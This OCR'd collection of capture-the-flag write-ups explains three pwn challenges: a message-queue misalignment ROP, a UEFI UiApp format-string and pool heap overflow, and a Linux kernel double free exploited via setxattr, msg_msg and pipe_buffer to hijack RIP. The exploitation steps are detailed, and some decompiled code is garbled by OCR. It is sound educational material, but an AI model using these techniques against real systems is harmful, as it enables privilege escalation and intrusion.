
We have 2 processes. For father process, it will read `solver_id`, `expression` and `result` from `stdin`, and send them to child process by message queue, while child process will read these data from message queue and calculate the value of `expression`. Finally it will print result (i.e., whether the result of `expression` equals to `result`).

We should observed that when the results are different, it will use `write` to print the value of `result` and a out-of-bound read bug occurs, which can be used to leak the data from stack.



```
if ( v8 >= 0.0001 )
{
  v12 = std::operator<<<std::char_traits<char>>(v10, "Your result is: ");
  std::ostream::operator<<(v12, &std::endl<char,std::char_traits<char>>);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(v24);
  std::allocator<char>::~allocator(&v19);
  write(1, v26, a5 + 64);                    // sizeof(v26) == 264
  v13 = std::operator<<<std::char_traits<char>>(&std::cout, " which is incorrect...");
  std::ostream::operator<<(v13, &std::endl<char,std::char_traits<char>>);
}
```

At the same time, we know that the maximum input length of `result` is 0x1f00. But in child process, `result` will be copied to the buffer on the stack, the size of which is only 264. Therefore we get another stack overflow bug.



```
char expression[8192]; // [rsp+130h] [rbp-2120h] BYREF
char result[264]; // [rsp+2130h] [rbp-120h] BYREF
unsigned __int64 v27; // [rsp+2238h] [rbp-18h]

v27 = __readfsqword(0x28u);
sub_28AA(v22);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>
memcpy(result, a4, a5);
memcpy(expression, a6, a7);
std::allocator<char>::allocator(&v19);
```

However, since both `expression` and `result` check whether they are printable strings, it is impossible to construct a ROP chain directly on the stack, so we consider constructing a ROP on `solver_id`, and if there is a misplaced vulnerability, that is, let the child process treat `solver_id` as `result`, we can easily get the shell. According to `README.txt` and hint, we can know that the `kernel.msgmax` of the remote environment is 8192, which defines the maximum length of each message in the system message queue. For the Linux kernel version corresponding to the remote environment, if the length of the incoming message through `msgsnd` is greater than 8192, it will cause the message to fail to enqueue, and the maximum length of `solver_id` can be up to 8208, so we can make `solver_id` fail to enqueue, which then causes the message to be misplaced, and finally gets the flag through ROP.

```
father              child
solver_id ---xxx-->
expr      --------> solver_id
result    --------> expr
solver_id ---ROP--> result       Overflow
```

d3guard

> It's a pity that this challenge was not solved in the end, maybe there is still some space for improvement in the challenge, and we welcome players interested in UEFI PWN to communicate with us in a private message!

1. Analysis

Looking at the parameters of the boot script, you can see that QEMU writes a firmware called OVMF.fd to pflash (which can be seen as bios) at boot time, and mounts the `./content` directory as a fat format drive. Players familiar with UEFI development should quickly think of this as a UEFI PWN, i.e., completing a power-up by completing a vulnerability exploit in a UEFI environment

> All changes to the source file of the challenge are based on the edk2 project: https://github.com/tianocore/edk2


Running the startup script without doing anything will take you directly to the operating system and switch to the low privilege user. This user does not have read access to the flag file in the root directory. Combined with the `cat /flag` in the title description, we can tell that we need to elevate privileges in some way to read the contents of the flag

```
/ $ ls -al /flag
-r--------    1 0        0              25 Feb 17 17:33 /flag
/ $ id
uid=1000 gid=1000 groups=1000
```

In general, edk2 provides two interactive ways for users to run EFI programs or set Boot parameters, UI and EFI SHELL. Checking boot.nsh we can see that by default the kernel boot parameters are: `bzImage console=ttyS0 initrd=rootfs.img rdinit=/init quiet`, that is, if we can enter the UI or EFI SHELL and then modify the boot parameters to `bzImage console=ttyS0 initrd=rootfs.img rdinit=/bin/ash` then we can enter the OS as a root shell and read the flag.

However, if you pay attention to the output of the startup process, you will find that the countdown before entering EFI shell is directly skipped (because I patched the entry logic). So you can only try to enter the UI interface. Edk2 the shortcut key to enter the UI interactive interface is F2 (or F12). Long press this key during startup to enter the UI interactive program. However, in this problem, instead of directly entering the UI interactive interface, you first enter the d3guard subroutine, as follows:

```
BdsDxe: loading Boot0000 "UiApp" from Fv(7CB8BDC9-F8EB-4F34-AAEA-
3EE4AF6516A1)/FvFile(462CAA21-7614-4503-836E-8AB6F4662331)
BdsDxe: starting Boot0000 "UiApp" from Fv(7CB8BDC9-F8EB-4F34-AAEA-
3EE4AF6516A1)/FvFile(462CAA21-7614-4503-836E-8AB6F4662331)
```



2. Reverse

Then the first task is to reverse analyze the `UiApp` to find the way to be able to access the normal Ui interaction. The `UiApp` module image can be easily extracted with the help of some tools, here we use: https://github.com/yeggor/uefi_retool

Two main vulnerabilities can be found through reverse. One is that there is a format string vulnerability when trying to log in as administrator, which can leak the address saved on the stack, including image address and stack address:

```
(1. Administrator 2. Visitor): 1

Username: %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p

User [2D609280 0 3F8 1E0 2E7BEBD2 0 36 0 4 0 0 50 400000280 1E0 0 1E 2CFC03F5 38 700025000001E0] not found!!
```

Another vulnerability is a heap overflow when editing user description information (which has been discovered by a number of teams):

```
if ( !visitor )
  return 0;
if ( !visitor->name )
{
  ((void (__fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 24i64, &visitor->name);
  if ( !visitor->name )
    return 0;
}
if ( !visitor->desc )
{
  ((void (__fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 56i64, &visitor->desc);
  if ( !visitor->desc )
    return 0;
}
Print(&word_19476);
Print(L"2. Edit Desc.\n");
Print(L">> ");
v1 = wget_int();
if ( v1 != 1 )
{
  if ( v1 == 2 )
  {
    Print(L"Desc: ");
    wgets(v7, v6);
    edit_len = 128i64;
    dest_ptr = visitor->desc;
    goto LABEL_12;
  }
  return 0;
}
Print("N");
wgets(v3, v2);
edit_len = 24i64;
dest_ptr = visitor->name;
LABEL_12:
  UnicodeStrToAsciiStrS(&glo_buf, dest_ptr, edit_len);
  return 1;
}
```

In addition to the reverse analysis of the `UiApp` image, you also need to read the specific implementation of AllocatePool in edk2, which relates to some details of vulnerability exploitation, this part is temporarily omitted.

> Related codes are located at: https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Core/Dxe/Mem/Pool.c

3. Exploit

Through dynamic debugging, we found that after `New Visitor`, `visitor->name` and `visitor->desc` are located on adjacent memory intervals, so we can overwrite the `POOL_TAIL` of `visitor->desc` and the `POOL_HEAD` of `visitor->name` through a heap overflow vulnerability by swapping their positions so that `visitor->desc` is located at a lower address.

> Focus on the POOL_HEAD structure

```
typedef struct {
  UINT32              Signature;
  UINT32              Reserved;
  EFI_MEMORY_TYPE     Type;
  UINTN               Size;
  CHAR8               Data[1];
} POOL_HEAD;
```

Combined with reading the source code related to AllocatePool, we found that when the `FreePool` function is called, edk2 puts the heap mem into different chains depending on `POOL_HEAD->EFI_MEMORY_TYPE`, and when allocating `visitor->name` and `visitor->desc`, the The `EFI_MEMORY_TYPE` used for the `AllocatePool()` parameter is `EfiReservedMemoryType` (i.e. constant 0). If the `POOL_HEAD->EFI_MEMORY_TYPE` of `visitor->name` is changed to another value by heap overflow, it can be put into other chains and will not be removed when requested again.

```
visitor->id = (int)wget_int();
((void (__fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 24i64, &visitor->name);
if ( !visitor->name )
  goto LABEL_3;
Print(L"Name: ");
wgets(v4, v3);
UnicodeStrToAsciiStrS(&glo_buf, visitor->name, 24i64);
((void (__fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 56i64, &visitor->desc);
if ( visitor->desc )
{
  Print(L"Desc: ");
  wgets(v6, v5);
  UnicodeStrToAsciiStrS(&glo_buf, visitor->desc, 56i64);
}
```

```
//
// Determine the pool type and account for it
//
Size = Head->Size;
Pool = LookupPoolHead (Head->Type);
if (Pool == NULL) {
  return EFI_INVALID_PARAMETER;
}

Pool->Used -= Size; /* 内存池占用信息更新 */
DEBUG ((DEBUG_POOL, "FreePool: %p (len %lx) %,ld\n", Head->Data, (UINT64)(Head->Size - POOL_OVERHEAD), (UINT64)Pool->Used));
```

Finally, in `4. Confirm && Enter OS`, heap memory is allocated once more to copy `visitor->name` & `visitor->desc` and save it. The `EFI_MEMORY_TYPE` requested by `AllocatePool()` at this time is `EfiACPIMemoryNVS` (i.e. constant 10).

```
  if ( !visitor )
    return 0;
  ((void (__fastcall *)(__int64, __int64, SAVED_INFO **))gBS->AllocatePool)(10i64, 88i64, &saved_info);
  bzero(v1, v0);
  saved_info->id = visitor->id;
  if ( visitor->name )
    cp_len_1 = &word_18;
  else
    cp_len_1 = (const void *)strlen(v2);
  memcpy(v2, cp_len_1, v3);
  if ( visitor->desc )
    cp_len_2 = &hash + 28;
  else
    cp_len_2 = (const void *)strlen(v5);
  memcpy(v5, cp_len_2, v6);
  ((void (__fastcall *)(CHAR8 *))gBS->FreePool)(visitor->name);
  ((void (__fastcall *)(CHAR8 *))gBS->FreePool)(visitor->desc);
  ((void (__fastcall *)(VISITOR_INFO *))gBS->FreePool)(visitor);
  result = 1;
  visitor = 0i64;
  return result;
}
```

Combined with the above analysis, set `POOL_HEAD->EFI_MEMORY_TYPE` of `visitor->name` to 10 and free it. the heap mem originally assigned to `visitor->name` enters the free link list (this is a double-linked list), and by hijacking the FD and BK pointers of the double-linked list you can write a custom value to any address write a custom value to any address. Combined with the stack address leaked at the beginning, We can overwrite the return address of the d3guard function.

> Actually the solution of the last step is open, as long as it achieves the purpose of hijacking the control flow

Since the location of `_ModuleEntryPoint+718`, the upper function of `d3guard()`, will judge the return value of `d3guard()` to decide whether to enter the UI interaction interface, the most straightforward approach is to overwrite the d3guard return address to skip the if branch and enter the UI interaction interface directly. However, when actually writing the script, we found that the leaked program address is not stable with the target address offset of the jump, so we overwrite the d3guard return address as the address of a shellcode on the stack, which can be deployed in advance when entering the Admin pass key. With the help of the shellcode and the mirror address in the register, a stable jump target address can be calculated.

After successfully entering the Ui interactive interface, you only need to add a new boot item through the menu and set the parameter `rdinit` to `/bin/sh` and then enter the operating system through it to gain root access

> At first, I didn't think that the step of adding boot options could be a pitfall... In fact, you can compile a copy of the original OVMF.fd, then enter `Boot Maintenance Manager`->enter `Boot Options`->select `Add Boot Option`->select the kernel image `bzImage`->set the boot item name `rootshell`->set the additional parameters for the kernel boot `console=ttyS0 initrd=rootfs.img rdinit=/bin/sh quiet`->finally return to the main page and select the boot option menu->find the item `rootshell`

> Challenge attachment and exploit: https://github.com/yikesoftware/d3ctf-2022-pwn-d3guard

---

d3kheap

Analysis

In this problem a kernel module called `d3kheap.ko` is loaded, which only provide you with the function of **allocating** and **freeing** objects in the size of 1024. It's easy to reverse so here comes the source code:

```
long d3kheap_ioctl(struct file *__file, unsigned int cmd, unsigned long param)
{
    spin_lock(&spin);

    switch (cmd)
    {
        case OBJ_ADD:
                if (buf)
                {
                    printk(KERN_ALERT "[d3kheap:] You already had a buffer!");
                    break;
                }
                buf = kmalloc(1024, GFP_KERNEL);
                ref_count++;
                printk(KERN_INFO "[d3kheap:] Alloc done.\n");
```

```
                break;
        case OBJ_EDIT:
                printk(KERN_ALERT "[d3kheap:] Function not completed yet, because
I\'m a pigeon!");
                break;
        case OBJ_SHOW:
                printk(KERN_ALERT "[d3kheap:] Function not completed yet, because
I\'m a pigeon!");
                break;
        case OBJ_DEL:
                if (!buf)
                {
                    printk(KERN_ALERT "[d3kheap:] You don\'t had a buffer!");
                    break;
                }
                if (!ref_count)
                {
                    printk(KERN_ALERT "[d3kheap:] The buf already free!");
                    break;
                }
                ref_count--;
                kfree(buf);
                printk(KERN_INFO "[d3kheap:] Free done.\n");
                break;
        default:
                printk(KERN_ALERT "[d3kheap:] Invalid instructions.\n");
                break;
    }

    spin_unlock(&spin);

    return 0;
}
```

Global variables have their initialized value as follow:

```
static void *buf = NULL;
static int ref_count = 1;
```

According to the ioctl function, we can simply know that we can only allocate once. Eyery time we make a free, the `ref_count` will minus 1, and we can't release anymore when the `ref_count` become 0.

We can easily find out that the bug is the wrong initialization of `ref_count`, which causes a double free in kernel space.

Exploit

Because of the simple check in slub_free (just like what glibc does in fastbin, which check the first object of the freelist), we cannot make the double free simple, but to transform it into a Use After Free.

Construct the UAF

Firstly we need to get a UAF, it's simply to make it as follow:

- allocate an object in size of 1024
- free it
- allocate it on other structures(victim)
- free it

Though the victim is still in use, **the slub allocator treat it as a free object**, therefore the UAF has been done. And the next object that the slub is going to allocate will be the victim because of LIFO on freelist.

Use setxattr syscall to modify the free object.

Now let's thinking about how to modify a free object. I'd like to introduce a special syscall called `setxattr`. Besides its own function, we can use it to allocate almost arbitrary size of object in kernel space.

Take a look at the source code of setxattr, it calls the `setxattr()` as follow:

```
SYS_setxattr()
    path_setxattr()
        setxattr()
```

Now let's have a look in it:

```
static long
setxattr(struct dentry *d, const char __user *name, const void __user *value,
     size_t size, int flags)
{
    //...
        kvalue = kvmalloc(size, GFP_KERNEL);
        if (!kvalue)
            return -ENOMEM;
        if (copy_from_user(kvalue, value, size)) {

    //,..

    kvfree(kvalue);

    return error;
}
```

The `value` and the `size` can be set by the usermode caller, which means that **we can allocate an object in arbitrary size and modify it**, and after that it'll be released again, which means that **we can modify the victim by setxattr again and again**

What's not perfect is that the free objects in slub connected together as a linked list, which means that we cannot control the 8 bytes at the location `kmem_cache->offset` of the object. But it also privide us another convenience(you'll see it soon).

use msg_msg to make a arbitrary read in kernel space

Now we have the "primitive of write", and we need to find the "primitive of read". There're a groud of syscalls for IPC:

- msgget: create a message queue
- msgsnd: send a message to specific message queue
- msgrcv: receive a message from specific message queue


When we create a message queue, an instance of `msg_queue` will be created in kernel space to represent it:

```
/* one msq_queue structure for each present queue on the system */
struct msg_queue {
    struct kern_ipc_perm q_perm;
    time64_t q_stime;       /* last msgsnd time */
    time64_t q_rtime;       /* last msgrcv time */
    time64_t q_ctime;       /* last change time */
    unsigned long q_cbytes;     /* current number of bytes on queue */
    unsigned long q_qnum;       /* number of messages in queue */
    unsigned long q_qbytes;     /* max number of bytes on queue */
    struct pid *q_lspid;        /* pid of last msgsnd */
    struct pid *q_lrpid;        /* last receive pid */

    struct list_head q_messages;
    struct list_head q_receivers;
    struct list_head q_senders;
} __randomize_layout;
```


And when we call the `msgsnd` syscall to send a message in specific size, a `msg_msg` will be created in kernel space:

```
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size */
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows immediately */
};
```


These two structures consist of a double-linked list in kernel space as follow:



If there's only a message in the queue, it looks like this:



The structure of `msg_msg` is as follow:



We can allocate a `msg_msg` in size of 1024 as the victim, and use the `setxattr` syscall to modify the `m_ts` of its header, to achieve **a read out of the boundary** on the "heap" of the kernel. What's more is that the modification of `msg_msg->next` can make an **arbitrary read** in kernel space. But the original `msgrcv` will unlink from the double-linked list, which can surely cause a kernel panic because of wrong `m_list`. Fortunately we can set the `MSG_COPY` flag while calling `msgrcv()`, which **make a copy of the message but not to unlink it**, so that we can read the victim again and again.

The process of reading out of the boundary is simple, just use the setxattr to set the `msg_msg->next` to NULL as well as the `msg_msg->m_ts` to `0x1000 - 0x30` (max size while the `next` is NULL)

But what we can get from reading out of boundary is limited, we need to make a wider search in kernel space. It's easy to know that we can get an arbitrary read in kernel space by modifing the `msg_msg->next`, but let's take a look into `copy_msg()` first: it keeps copying the data according to the `next` of `msg_msg` and `msg_msgsed`, so if it's an invalid pointer, it'll surely cause the kernel panic.

```
struct msg_msg *copy_msg(struct msg_msg *src, struct msg_msg *dst)
{
    struct msg_msgseg *dst_pseg, *src_pseg;
    size_t len = src->m_ts;
    size_t alen;

    if (src->m_ts > dst->m_ts)
        return ERR_PTR(-EINVAL);
```

```
    alen = min(len, DATALEN_MSG);
    memcpy(dst + 1, src + 1, alen);

    for (dst_pseg = dst->next, src_pseg = src->next;
         src_pseg != NULL;
         dst_pseg = dst_pseg->next, src_pseg = src_pseg->next) {

        len -= alen;
        alen = min(len, DATALEN_SEG);
        memcpy(dst_pseg + 1, src_pseg + 1, alen);
    }

    dst->m_type = src->m_type;
    dst->m_ts = src->m_ts;

    return dst;
}
```


So we need to **use a valid address on "kernel heap" wto search** and make sure **all addresses on the "next" list if valid, and end with a NULL**. How?

Now rethinking of the slub allocator, when we call the kmalloc, it allocates pages from buddy system and divides that in to specific size, and one of them will be send back to the caller. For the size of 1024, **4 continuous pages will be allocated by slub**, divided into 16 objects.

```
$ sudo cat /proc/sla
Password:
slabinfo - version: 2.1
# name            <active_objs> <num_objs> <objsize> <objperslab> <pagesperslab> :
tunables <limit> <batchcount> <sharedfactor> : slabdata <active_slabs> <num_slabs>
<sharedavail>
# ...
kmalloc-1k          3341   3584   1024   16    4 : tunables    0    0    0 :
slabdata    224    224      0
# ...
```

If we spray many msg_msg in size 1024, some of them will located on the continuous 4 pages, and when we make a reading out of boundary from one of them, **we can easily get the header of other msg_msg**, which gives us an address on the "kernel heap"

But what it points to? Let's focus on this picture again: when there's only one message in the queue, the `msg_msg->m_list` points to the `msg_queue->q_message`, and it does the same on the opposite direction.



If we make the `msg_msg->next` **point back to the msg_queue, we can simply read out the address of msg_msg, and the address of the layout there is known to us**, then we can search from the address we know so that **at every time of search we can choose a NULL as the msg_msg->next->next to prevent kernel panic**, which means that we can **read through the memory continuously now**. Fortunately the `msg_queue->q_lrpid` is NULL when we hadn't called the msgrcv, so that we can point to there firstly to read the msg_queue.

```
[----data dump----][122] (nil)
[----data dump----][123] 0xffff931e42a6d5c0
[+] We got heap leak! kheap: 0xffff931e42a6d5c0
pwndbg> x /5gx 0xffff931e42a6d5c0 - 8
0xffff931e42a6d5b8:     0x0000000000000000      0xffff931e428b5400
0xffff931e42a6d5c8:     0xffff931e428b5400      0xffff931e42a6d5d0
0xffff931e42a6d5d8:     0xffff931e42a6d5d0
```

Now it comes to the process of leaking the base of the `.text`. Though we can get many kernel address while searching through the kernel space, we still need a proper way to calculate. I choose a fucking silly way there: generate every possible address that we may hit as a dictionary, and query it while we get the kernel pointer. If it miss the query, just search again.

construct an A->B->A freelist to hijack new structure

Now it comes to the privilege. There're two basic way to gain the privilege in kernel pwn: modify the cred or hijack the RIP. I prefer the later one.

To achieve this, we need to allocate it at somewhere else, so we need to repair the header of msg_msg firstly and put it back into the slub. We can just use the setxattr to do it. Some of you may doubt that the connection of freelist may crash the header of msg_msg again, but there's a feature of slub:

- Unlike how glibc work on ptmalloc2, the slub set the pointer of next free object at the location `kmem_cache->offset`

In my own test the kmem_cache->offset is always larger than the header of msg_msg, so we can repair it safely.

Because of the lack of protection in `slub_free()`, we can just construct an `A->B->A` freelist (just like what we do in userspace pwning of heap)


use the pipe_buffer to hijack RIP

Finally I choose the `pipe_buffer` to hijack the RIP. When a pipe is created, many of them will be generate, which allocate an object of size 1024 to cover them.

```
/**
 *  struct pipe_buffer - a linux kernel pipe buffer
 *  @page: the page containing the data for the pipe buffer
 *  @offset: offset of data inside the @page
 *  @len: length of data inside the @page
 *  @ops: operations associated with this buffer. See @pipe_buf_operations.
 *  @flags: pipe buffer flags. See above.
 *  @private: private data owned by the ops.
 **/
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

When we close the pipe, the `pipe_buffer->pipe_buffer_operations->release` will be trigger, so we just need to hijack its ops to somewhere on our UAF object: we can simply calculate its address by the address of the msg_msg we just leak before.

Finally it just comes to the normal ROP way: choose a gadget to make the stack migration and ROP. The rsi register now points to our UAF object so I choose a gadget of `push rsi ; pop rsp ; pop 4 vals ; ret` to do it.



More...

I'm so sorry that the binary file of exploit was packed unconsciously in the rootfs.cpio together, which gave you a bad experience of pwning. SORRYYYYYYYYYY!!!🙇🙇🙇

Besides my official solution, I think the following ways are also available:

- Because the whole file system are base on the RAM, you can search through the memory to find out the flag(I don't recommend it)
- Use other struct to hijack the RIP and construct the ROP on the `pt_regs`
- Find a way to leak the slub cookie and hijack the freelist:

    - leak out the kernel base and hojack some global pointer (like `n_tty_ops`)
